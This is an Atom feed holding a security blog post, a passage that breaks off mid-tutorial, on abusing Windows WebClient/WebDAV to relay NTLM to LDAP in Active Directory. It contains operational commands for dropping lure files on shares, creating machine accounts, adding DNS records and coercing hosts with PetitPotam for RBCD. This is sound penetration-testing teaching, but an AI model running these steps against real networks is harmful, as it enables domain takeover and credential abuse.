<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://e1a.nl/feed.xml" rel="self" type="application/atom+xml" /><link href="https://e1a.nl/" rel="alternate" type="text/html" /><updated>2026-04-03T20:22:25+02:00</updated><id>https://e1a.nl/feed.xml</id><title type="html">Research | Blog</title><subtitle>Writeups and research.</subtitle><entry><title type="html">Why WebDAV is Awesome</title><link href="https://e1a.nl/blog/why-webdav-is-awesome/" rel="alternate" type="text/html" title="Why WebDAV is Awesome" /><published>2026-03-09T00:00:00+01:00</published><updated>2026-03-09T00:00:00+01:00</updated><id>https://e1a.nl/blog/why-webdav-is-awesome</id><content type="html" xml:base="https://e1a.nl/blog/why-webdav-is-awesome/"><![CDATA[<p>This blog post is about the possibilities of WebDAV as an attacker inside an Active Directory (AD) environment, I wrote this blog as part of my journey to research WebDAV. I also just wanted to learn more about WebDAV as it provided me with lots of opportunities to obtain domain administrator rights as an attacker, but I never really learned the technical internals.</p>

<p><img src="/assets/img/webdav/trade-offer.png" alt="" /></p>

<p> </p>

<hr />
<h2 id="table-of-contents">Table of contents</h2>

<ul id="markdown-toc">
  <li><a href="#table-of-contents" id="markdown-toc-table-of-contents">Table of contents</a></li>
  <li><a href="#variables" id="markdown-toc-variables">Variables</a></li>
  <li><a href="#why-is-webdav-awesome" id="markdown-toc-why-is-webdav-awesome">Why is WebDAV awesome</a></li>
  <li><a href="#what-is-webdav-and-webclient" id="markdown-toc-what-is-webdav-and-webclient">What is WebDAV and WebClient</a></li>
  <li><a href="#what-you-actually-need-to-know-for-ad-abuse" id="markdown-toc-what-you-actually-need-to-know-for-ad-abuse">What you actually need to know for AD abuse</a></li>
  <li><a href="#waking-up-webclient-on-target-machines" id="markdown-toc-waking-up-webclient-on-target-machines">Waking up WebClient on target machines</a>    <ul>
      <li><a href="#library-ms-file-windows-library" id="markdown-toc-library-ms-file-windows-library"><code class="language-plaintext highlighter-rouge">library-ms</code> file (Windows Library)</a></li>
      <li><a href="#searchconnector-ms-file-windows-search-connector" id="markdown-toc-searchconnector-ms-file-windows-search-connector"><code class="language-plaintext highlighter-rouge">searchConnector-ms</code> file (Windows Search Connector)</a></li>
    </ul>
  </li>
  <li><a href="#attack-paths-with-webdav" id="markdown-toc-attack-paths-with-webdav">Attack paths with WebDAV</a></li>
  <li><a href="#webdav--rbcd" id="markdown-toc-webdav--rbcd">WebDAV + RBCD</a>    <ul>
      <li><a href="#quick-s4u-crash-course" id="markdown-toc-quick-s4u-crash-course">Quick S4U crash course</a></li>
    </ul>
  </li>
  <li><a href="#webdav--shadow-credentials" id="markdown-toc-webdav--shadow-credentials">WebDAV + shadow credentials</a></li>
  <li><a href="#davrelayup-sharpefstrigger" id="markdown-toc-davrelayup-sharpefstrigger">DavRelayUp (SharpEfsTrigger)</a></li>
  <li><a href="#davrelayup-lockscreen" id="markdown-toc-davrelayup-lockscreen">DavRelayUp (LockScreen)</a></li>
  <li><a href="#defending-against-this-stuff" id="markdown-toc-defending-against-this-stuff">Defending against this stuff</a></li>
  <li><a href="#sources-just-a-few" id="markdown-toc-sources-just-a-few">Sources (just a few)</a></li>
</ul>

<p> </p>

<hr />
<h2 id="variables">Variables</h2>

<p>Throughout this post I’ll be using variables in commands to keep things readable:</p>

<table>
  <thead>
    <tr>
      <th>Variable</th>
      <th>Meaning</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">$domain</code></td>
      <td>FQDN of the domain</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">$dc</code></td>
      <td>Hostname of the DC</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">$dc_ip</code></td>
      <td>IP of the DC</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">$user</code></td>
      <td>Username of the attacker’s domain user</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">$pass</code></td>
      <td>Password of the attacker’s domain user</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">$mpass</code></td>
      <td>Password of the attacker’s machine account</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">$attacker</code></td>
      <td>Hostname or IP of our attacking machine</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">$target</code></td>
      <td>Hostname or IP of the victim machine</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">$admin</code></td>
      <td>Domain admin username</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">$adminpw</code></td>
      <td>Domain admin password</td>
    </tr>
  </tbody>
</table>

<p> </p>

<hr />
<h2 id="why-is-webdav-awesome">Why is WebDAV awesome</h2>

<ul>
  <li>SMB signing is (luckily) becoming more common these days but with WebDAV you can use HTTP and that does not support signing.</li>
  <li>Windows’ WebClient service happily translates <a href="#what-you-actually-need-to-know-for-ad-abuse">weird UNC paths</a> into HTTP requests and speaks NTLM. That can give you NTLM over HTTP, which may be relayable to LDAP(S) depending on the target configuration and whether LDAP signing and channel binding are enforced.</li>
  <li>When a host reaches out to a WebDAV endpoint through WebClient, the authentication context depends on what triggered the request. In the attack paths covered in this post, the WebDAV request is coerced in a way that results in machine account authentication. Those machine account permissions are enough to:
    <ul>
      <li>Set the <code class="language-plaintext highlighter-rouge">msDS-AllowedToActOnBehalfOfOtherIdentity</code> attribute for RBCD (Resource-Based Constrained Delegation), which enables an RBCD attack path where an attacker-controlled principal can impersonate users to the target.</li>
      <li>Set the <code class="language-plaintext highlighter-rouge">msDS-KeyCredentialLink</code> attribute for shadow credentials, which lets you add a KeyCredential so you can later authenticate as that account using PKINIT with a certificate you control.</li>
    </ul>
  </li>
</ul>

<p> </p>

<hr />
<h2 id="what-is-webdav-and-webclient">What is WebDAV and WebClient</h2>
<p>WebDAV is an extension of the HTTP protocol which allows you to perform actions such as creating, reading, moving or deleting files and folders over HTTP(S) instead of using SMB. For WebDAV to work on a Windows machine, it requires the WebClient service to be running. WebClient is the WebDAV redirector that sits between explorer and the network stack and translates HTTP(S) WebDAV URLs and UNC style paths. For example, SharePoint uses WebDAV.</p>

<p>When you use a WebDAV-style UNC path (so not a normal <code class="language-plaintext highlighter-rouge">\\server\share</code> SMB path), Windows routes it to WebClient instead of the SMB redirector. WebClient then communicates over HTTP with the WebDAV server at that hostname and exposes the result to the client as if it was a normal <code class="language-plaintext highlighter-rouge">\\server\share</code> path. This is why SharePoint libraries and other WebDAV shares can be mapped as network drives or browsed via UNC paths on Windows when the WebClient service is enabled.</p>

<p>The WebClient service is preinstalled for Windows desktops, for Windows servers it can be installed manually.</p>

<p><img src="/assets/img/webdav/working-sharepoint.png" alt="" /></p>

<p> </p>

<hr />
<h2 id="what-you-actually-need-to-know-for-ad-abuse">What you actually need to know for AD abuse</h2>

<p>When the WebClient service is running, a UNC like this:
<code class="language-plaintext highlighter-rouge">\\webdavrelay@8080\a</code></p>

<p>Gets turned into an HTTP request to:
<code class="language-plaintext highlighter-rouge">http://webdavrelay:8080/a</code></p>

<p>The authentication in this request happens via NTLM over HTTP using the machine account. That can then be relayed to LDAP(S).</p>

<p> </p>

<p>This is the part that makes it juicy, SMB signing kills most NTLM relay paths, but HTTP doesn’t run into the same issue because it does not negotiate the client-side session security that breaks SMB-to-LDAP relays. In many environments, LDAP(S) still ends up being relayable because organizations do not enforce both LDAP signing and channel binding.</p>

<p> </p>

<hr />
<h2 id="waking-up-webclient-on-target-machines">Waking up WebClient on target machines</h2>

<p>At the time of writing this, no research has been published on starting the WebClient service remotely without any user interaction, a background process, or your own code execution. The closest technique is to drop files on writable SMB shares that point to a WebDAV server and wait for a user to browse that directory in explorer. Whenever a user opens the directory and Explorer renders the files, the WebClient service is automatically started.</p>

<p>For this example I’ll use the following two file extensions but other extensions can achieve the same result:</p>
<ul>
  <li><code class="language-plaintext highlighter-rouge">.searchConnector-ms</code></li>
  <li><code class="language-plaintext highlighter-rouge">.library-ms</code></li>
</ul>

<p>These are XML shortcuts that tell Explorer to show this remote location as if it were a folder, where that remote location is a WebDAV endpoint. If a user clicks one of these or if Explorer renders them, Windows spins up WebClient, no matter the privilege of the user.</p>

<p> </p>


<p>You can craft these files yourself, or you can be lazy (like me) and use netexec modules (<a href="https://github.com/Pennyw0rth/NetExec/blob/main/nxc/modules/drop-sc.py">drop-sc</a> &amp; <a href="https://github.com/Pennyw0rth/NetExec/blob/main/nxc/modules/drop-library-ms.py">drop-library-ms</a>) that will create these files on all writable shares.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nxc smb hosts.txt <span class="nt">-u</span> <span class="nv">$user</span> <span class="nt">-p</span> <span class="nv">$pass</span> <span class="nt">-M</span> drop-sc <span class="nt">-o</span> <span class="nv">URL</span><span class="o">=</span>http://webdavrelay
nxc smb hosts.txt <span class="nt">-u</span> <span class="nv">$user</span> <span class="nt">-p</span> <span class="nv">$pass</span> <span class="nt">-M</span> drop-library-ms <span class="nt">-o</span> <span class="nv">SERVER</span><span class="o">=</span>webdavrelay <span class="nv">NAME</span><span class="o">=</span>startwebdav
</code></pre></div></div>
<p><img src="/assets/img/webdav/placing-files-share.png" alt="Dropping searchConnector and scf files on writeable shares" /></p>

<p> </p>

<p>These are the files that are dropped on writable shares:</p>
<h3 id="library-ms-file-windows-library"><code class="language-plaintext highlighter-rouge">library-ms</code> file (Windows Library)</h3>
<div class="language-xml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cp">&lt;?xml version="1.0" encoding="UTF-8"?&gt;</span>
<span class="nt">&lt;libraryDescription</span>
	<span class="na">xmlns=</span><span class="s">"http://schemas.microsoft.com/windows/2009/library"</span><span class="nt">&gt;</span>
	<span class="nt">&lt;searchConnectorDescriptionList&gt;</span>
		<span class="nt">&lt;searchConnectorDescription&gt;</span>
			<span class="nt">&lt;simpleLocation&gt;</span>
				<span class="nt">&lt;url&gt;</span>\\webdavrelay\LIBRARY<span class="nt">&lt;/url&gt;</span>
			<span class="nt">&lt;/simpleLocation&gt;</span>
		<span class="nt">&lt;/searchConnectorDescription&gt;</span>
	<span class="nt">&lt;/searchConnectorDescriptionList&gt;</span>
<span class="nt">&lt;/libraryDescription&gt;</span>
</code></pre></div></div>

<p> </p>

<h3 id="searchconnector-ms-file-windows-search-connector"><code class="language-plaintext highlighter-rouge">searchConnector-ms</code> file (Windows Search Connector)</h3>
<div class="language-xml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cp">&lt;?xml version="1.0" encoding="UTF-8"?&gt;</span>
<span class="nt">&lt;searchConnectorDescription</span>
	<span class="na">xmlns=</span><span class="s">"http://schemas.microsoft.com/windows/2009/searchConnector"</span><span class="nt">&gt;</span>
	<span class="nt">&lt;description&gt;</span>Microsoft Outlook<span class="nt">&lt;/description&gt;</span>
	<span class="nt">&lt;isSearchOnlyItem&gt;</span>false<span class="nt">&lt;/isSearchOnlyItem&gt;</span>
	<span class="nt">&lt;includeInStartMenuScope&gt;</span>true<span class="nt">&lt;/includeInStartMenuScope&gt;</span>
	<span class="nt">&lt;iconReference&gt;</span>http://webdavrelay/0001.ico<span class="nt">&lt;/iconReference&gt;</span>
	<span class="nt">&lt;templateInfo&gt;</span>
		<span class="nt">&lt;folderType&gt;</span>{91475FE5-586B-4EBA-8D75-D17434B8CDF6}<span class="nt">&lt;/folderType&gt;</span>
	<span class="nt">&lt;/templateInfo&gt;</span>
	<span class="nt">&lt;simpleLocation&gt;</span>
		<span class="nt">&lt;url&gt;</span>http://webdavrelay<span class="nt">&lt;/url&gt;</span>
	<span class="nt">&lt;/simpleLocation&gt;</span>
<span class="nt">&lt;/searchConnectorDescription&gt;</span>
</code></pre></div></div>

<p> </p>


<p>And as soon as you are done with it, you can clean it up with the following commands:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nxc smb hosts.txt <span class="nt">-u</span> <span class="nv">$user</span> <span class="nt">-p</span> <span class="nv">$pass</span> <span class="nt">-M</span> drop-sc <span class="nt">-o</span> <span class="nv">CLEANUP</span><span class="o">=</span>True <span class="nv">URL</span><span class="o">=</span>http://webdavrelay
nxc smb hosts.txt <span class="nt">-u</span> <span class="nv">$user</span> <span class="nt">-p</span> <span class="nv">$pass</span> <span class="nt">-M</span> drop-library-ms <span class="nt">-o</span> <span class="nv">CLEANUP</span><span class="o">=</span>True <span class="nv">SERVER</span><span class="o">=</span>webdavrelay <span class="nv">NAME</span><span class="o">=</span>startwebdav
</code></pre></div></div>
<p><img src="/assets/img/webdav/removing-files-share.png" alt="Cleaning up the previously dropped .searchConnector-ms and .library-ms files from writable shares" /></p>

<p> </p>

<hr />
<h2 id="attack-paths-with-webdav">Attack paths with WebDAV</h2>

<p>I will focus on several attack paths that I like to use:</p>
<ul>
  <li>WebDAV + RBCD</li>
  <li>WebDAV + Shadow Credentials</li>
  <li><a href="https://github.com/Dec0ne/DavRelayUp">DavRelayUp</a> (SharpEfsTrigger)</li>
  <li><a href="https://github.com/BronzeBee/DavRelayUp">DavRelayUp</a> (LockScreen)</li>
</ul>

<p>The first two can be done over the network without having CLI access to the target machine, this is easier as (in my experience) AV/EDR does not block this. For the other two to work, CLI access is required, both projects available on GitHub and are based on KrbRelayUp.</p>

<p> </p>

<hr />
<h2 id="webdav--rbcd">WebDAV + RBCD</h2>

<p>This attack has a few prerequisites:</p>
<ul>
  <li>LDAP signing not enforced or LDAP channel binding not required/enforced (legacy default)</li>
  <li>NTLM is enabled within the domain (default)</li>
  <li>You can create machine accounts (default quota is 10 for domain users)</li>
  <li>You can create ADIDNS child records (default)</li>
  <li>Machines that have WebClient running</li>
  <li>At least one domain user who can be delegated, is a (local) admin on the target machine, is not marked as <code class="language-plaintext highlighter-rouge">This account is sensitive and cannot be delegated</code> and is not a member of the Protected Users group</li>
</ul>

<p> </p>

<p>Let’s start by checking if LDAP signing and channel binding are enforced:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nxc ldap <span class="nv">$domain</span>
</code></pre></div></div>
<p><img src="/assets/img/webdav/ldap-signing-channel.png" alt="Checking if LDAP signing/ channel bindig is enforced" /></p>

<p>Even if one of the two is enforced, it would still not be enough to fully mitigate this. Only if LDAP signing AND channel binding are both enforced, we would not be able to relay towards LDAP(S).</p>

<p> </p>

<p>Let’s find some hosts where the WebClient service is enabled and export those hosts to a file:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nxc smb hosts.txt <span class="nt">-u</span> <span class="nv">$user</span> <span class="nt">-p</span> <span class="nv">$pass</span> <span class="nt">-M</span> webdav | <span class="nb">grep</span> <span class="s1">'WebClient Service enabled'</span> | <span class="nb">awk</span> <span class="s1">'{print $4}'</span> <span class="o">&gt;</span> webdav-hosts.txt
</code></pre></div></div>
<p><img src="/assets/img/webdav/webdav-hosts.png" alt="Grep all hostnames of hosts running the WebClient service and output to file" /></p>

<p> </p>

<p>Now we can create an attacker controlled machine account. We start by checking what the machine account quota (MAQ) is set to, by default this is set to 10. We can create a machine account with netexec and choose the password:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nxc ldap <span class="nv">$dc</span> <span class="nt">-u</span> <span class="nv">$user</span> <span class="nt">-p</span> <span class="nv">$pass</span> <span class="nt">-M</span> maq

nxc smb <span class="nv">$dc</span> <span class="nt">-u</span> <span class="nv">$user</span> <span class="nt">-p</span> <span class="nv">$pass</span> <span class="nt">-M</span> add-computer <span class="nt">-o</span> <span class="nv">NAME</span><span class="o">=</span><span class="s1">'attackerPC'</span> <span class="nv">PASSWORD</span><span class="o">=</span><span class="s1">'$mpass'</span>
</code></pre></div></div>
<p><img src="/assets/img/webdav/maq.png" alt="Checking the MAQ and creating a machine account" /></p>

<blockquote>
  <p>[!tip]
If the MAQ is set to 0, you can use RBCD to sacrifice a user account that will act as a machine account. I won’t cover this here, but you can find an great explanation and commands on <a href="https://www.thehacker.recipes/ad/movement/kerberos/delegations/rbcd#rbcd-on-spn-less-users">TheHackerRecipe</a>.</p>
</blockquote>

<p> </p>


<p>Since WebClient is picky, it wants a hostname, not an IP address. Give your attacker box a nice DNS record</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>python3 dnstool.py <span class="nt">-u</span> <span class="nv">$domain</span><span class="se">\\</span><span class="nv">$user</span> <span class="nt">-p</span> <span class="nv">$pass</span> <span class="nt">-a</span> add <span class="nt">-r</span> webdavrelay <span class="nt">-d</span> <span class="nv">$attacker</span> <span class="nv">$dc_ip</span>
</code></pre></div></div>
<p><img src="/assets/img/webdav/dns-record.png" alt="Creating the 'webdavrelay' DNS record and pointing it to our IP" /></p>

<p> </p>


<p>The UNC we will coerce later will look like <code class="language-plaintext highlighter-rouge">\\webdavrelay@8080\a</code>, which WebClient will resolve to <code class="language-plaintext highlighter-rouge">http://webdavrelay:8080/a</code> using this DNS record.</p>

<p><img src="/assets/img/webdav/same-auth.jpg" alt="" /></p>

<p> </p>


<p>Now we can start the fun part, let’s spin up ntlmrelayx to communicate over LDAP to the domain controller (DC) and set RBCD rights to our machine account any time a machine hits our WebDAV listener.</p>



<p>Then coerce WebDAV connections from the hosts that have WebClient enabled:</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># Coerce individual target with PetitPotam</span>
PetitPotam.py <span class="nt">-d</span> <span class="nv">$domain</span> <span class="nt">-u</span> <span class="nv">$user</span> <span class="nt">-p</span> <span class="nv">$pass</span> webdavrelay@8080/a <span class="nv">$target</span>

<span class="c"># Spray all WebClient hosts with different coercion methods</span>
nxc smb webdav-hosts.txt <span class="nt">-u</span> <span class="nv">$user</span> <span class="nt">-p</span> <span class="nv">$pass</span> <span class="nt">-M</span> coerce_plus <span class="nt">-o</span> <span class="nv">LISTENER</span><span class="o">=</span>webdavrelay@8080/a <span class="nv">ALWAYS</span><span class="o">=</span><span class="nb">true</span>
</code></pre></div></div>
